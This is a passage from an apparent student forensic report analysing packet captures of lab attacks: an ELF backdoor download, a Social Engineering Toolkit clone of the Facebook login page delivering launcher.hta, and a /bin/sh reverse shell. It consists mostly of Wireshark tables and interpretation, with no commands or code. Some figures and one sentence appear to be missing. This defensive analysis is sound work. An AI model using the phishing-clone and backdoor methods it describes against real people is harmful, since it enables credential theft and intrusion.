Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start
192.168.10.23	51478	10.10.10.11	80	18	3,790	9	1,748	9	2,042	345.536
192.168.10.23	51456	10.10.10.11	80	15	3,039	8	1,325	7	1,714	113.340
192.168.10.23	51480	10.10.10.11	80	14	2,092	7	1,263	7	829	345.613
192.168.10.23	51482	10.10.10.11	80	10	1,254	5	736	5	518	345.613
192.168.10.23	51484	10.10.10.11	80	10	1,251	5	733	5	518	345.614
192.168.10.23	60214	10.10.10.11	441	8	552	5	338	3	214	382.110
192.168.10.23	60216	10.10.10.11	441	8	548	5	338	3	210	417.304
192.168.10.23	60226	10.10.10.11	441	8	552	5	338	3	214	465.609
192.168.10.21	62907	10.10.10.11	5678	6	360	3	198	3	162	0.00000
192.168.10.21	62907	10.10.10.11	5678	6	360	3	198	3	162	2.7126
192.168.10.21	62907	10.10.10.11	5678	6	360	3	198	3	162	4.0441
192.168.10.21	62907	10.10.10.11	5678	6	360	3	198	3	162	5.2008
192.168.10.21	62907	10.10.10.11	5678	6	360	3	198	3	162	7.6998
192.168.10.21	62907	10.10.10.11	5678	6	360	3	198	3	162	9.3648
192.168.10.21	62907	10.10.10.11	5678	6	360	3	198	3	162	10.5057
192.168.10.21	62907	10.10.10.11	5678	6	360	3	198	3	162	12.7532
192.168.10.21	62907	10.10.10.11	5678	6	360	3	198	3	162	14.7214

Fig. 333. TCP Conversation between both the machines.

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s
10.10.10.11	192.168.10.21	60	3,600	30	1,620	30	1,980	0.000000	20.1915	
10.10.10.11	192.168.10.23	135	15 k	62	7,403	73	8,547	109.770001	360.6384	

Fig. 334. Conversation between both the machines

The above image shows that total 135 packets were transmitted between both the machines. It also shows the duration of the packets transfer and the relative time.

C. Analysis of Playbook 14: Creating a backdoor using Malicious Linux Payload.

- i. Pcap Filename: *Playbook_ubuntu_mal_zip.pcapng*
- ii. Wireshark Analysis: After analysing the packet capture in packet 125, I see a HTTP GET request for a file *UbuntuPayload.elf*. By this I can tell that the IP of the victim machine is 192.168.10.23 and the IP of the attacker machine is 10.10.10.11.




Fig. 335. HTTP GET Request for UbuntuPayload.elf

In the above image it is clear that the victim is trying to download the malicious file UbuntuPayload.elf. This is happening because the victim is unaware of the malicious activity of the file.




Fig. 336. HTTP reply with a status 200




Fig. 337. TCP Stream 11 with GET request and response.

The above image shows that the victim has downloaded the malicious file successfully. The HTTP status 200 meaning that the file download was successful.




Fig. 340. Conversation between both the machines

The above image clearly shows that 1040 packets have been transmitted between both the machines in the whole conversation. The images show the data in bytes and the duration of the packet transfer that went on between the machines.




Fig. 341. Wireshark Export HTTP object list

The HTTP object list showing the files that were transferred by the attacker in this whole network communication.




Fig. 342. UbuntuPayload.elf in Virus Total Site [223]

Using the Wireshark export HTTP object list, I have exported the file and uploaded it to Virus Total and 14 out of 56 security vendors flagged UbuntuPayload.elf as a malicious file.

D. Analysis of Playbook 4: Using Social Engineering Toolkit to clone a live website and create a reverse HTTP/HTTPS meterpreter connection to the client. Here when the victim machine accesses the vulnerable URL, a backdoor gets installed in the system. Performed the exploit in a Windows 10 machine.

- i. Pcap Filename: `playbook4.pcap`*
- ii. Wireshark Analysis: After analyzing the packet capture, in packet 269, I can see a HTTP GET request. By this I can tell that the IP of the victim machine is 192.168.10.21 and the IP address of the attacker machine is 192.168.10.90.*




Fig. 343. HTTP GET Request

The above image shows that the victim requested a html page. In the below image I have made it clear that is a clone of the facebook page.




Fig. 344. HTTP response with status 200

The HTTP status 200 means HTML page the victim requested was sent to the victim successfully.




Fig. 345. Clone of Facebook Page

The response html was a clone of the Facebook login page. Here the attacker was trying to clone the website and when the user logs in to the cloned website the attacker will have the credentials of the victim and then can use them to compromise victim’s privacy and confidentiality.

'Cmd.exe' with admin privileges. This script will capture the credentials and keystrokes in background when someone tries to login in the cloned facebook page.




Fig. 348. HTTP object Export list

The above images is using the HTTP object list which gives the files that has been transferred in the whole packet conversation between both the machines. Launcher.hta and some html web pages which list these content for download and some other files as well.




Fig. 349. Launcher.hta file in VirusTotal site [223]

I have not found the artifacts proving the attack's success. I see a lot of encrypted traffic. I see there are a lot of files in HTTP object list, and I have uploaded the launcher.hta file to VirusTotal site and found out that 28 out of 59 security vendors report this as malicious file.

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
4.4.4.4	192.168.10.25	141	10k	0	0	141	10k	1.263577	107.3451	0	812
8.8.8.8	192.168.10.25	145	11k	0	0	145	11k	0.315983	108.1786	0	828
10.10.10.11	192.168.10.21	84	8791	42	5696	42	3095	0.000000	100.3106	454	246
192.168.10.21	239.255.255.250	4	864	4	864	0	0	0.319243	3.0243	2285	0
192.168.10.21	192.168.10.90	648	537k	215	37k	433	499k	2.543612	105.7637	2862	37k
192.168.10.24	192.168.10.255	1	258	1	258	0	0	28.699610	0.0000	—	—

Fig. 350. Conversation between the machines

The above image shows that total 648 packets were transmitted between both the machines. We can see the data in bytes and the absolute time and duration.

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.10.21	49747	192.168.10.90	443	389	281k	140	31k	249	250k	74.760849	31.9677	7876	62k
192.168.10.21	49746	192.168.10.90	443	164	185k	40	2293	124	183k	74.127751	0.6216	29k	2356k
192.168.10.21	49745	192.168.10.90	80	68	67k	19	2126	49	65k	63.298126	6.4776	2625	80k
192.168.10.21	49741	10.10.10.11	80	13	4536	6	766	7	3770	29.226472	5.0221	1220	6005
192.168.10.21	49740	10.10.10.11	80	11	655	6	349	5	306	29.226447	55.9307	49	43
192.168.10.21	49742	192.168.10.90	443	8	973	5	799	3	174	38.395275	30.0065	213	46
192.168.10.21	49743	192.168.10.90	443	8	973	5	799	3	174	38.395296	30.0065	213	46
192.168.10.21	49744	192.168.10.90	80	7	459	4	241	3	198	63.298103	45.0092	42	35
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	0.000000	1.0344	1531	1252
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	11.047071	1.0338	1532	1253
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	22.099759	1.0338	1532	1253
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	33.128918	1.0174	1556	1279
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	44.147236	1.0116	1565	1281
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	55.164808	1.0146	1561	1277
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	66.181960	1.0139	1562	1278
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	77.197121	1.0231	1548	1266
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	88.210079	1.0340	1531	1253
192.168.10.21	49677	10.10.10.11	5678	6	360	3	198	3	162	99.279827	1.0308	1536	1257
192.168.10.21	49739	192.168.10.90	80	4	216	2	108	2	108	2.543612	0.2670	3236	3236

Fig. 351. TCP conversation between the machines

***** The contribution of Pavan Kumar Nadipineni ends here *****
 ***** The contribution of Sweatha Elumalai starts here *****

E. Analysis of Playbook 24: Reverse TCP session by exploiting system shell (/bin/sh)

- i. Pcap Filename: `playbook_bin_sh.pcap`
- ii. Wireshark Analysis: By analysing the playbook named `playbook_bin_sh`, we can tell that the attack was performed by using the `/bin/sh` command. The packet capture file provides some information which shows how the attack has taken place between the attacker and the victim machine through the message communication among both. So here, when we right click any TCP stream and give follow stream, then the list of data is segregated in terms of streams and displayed. When we filter each stream and go on, we could find the details of the packets. By doing the following procedure, the fig. 1 has appeared, which says the two-way communication between the attacker and victim machine.

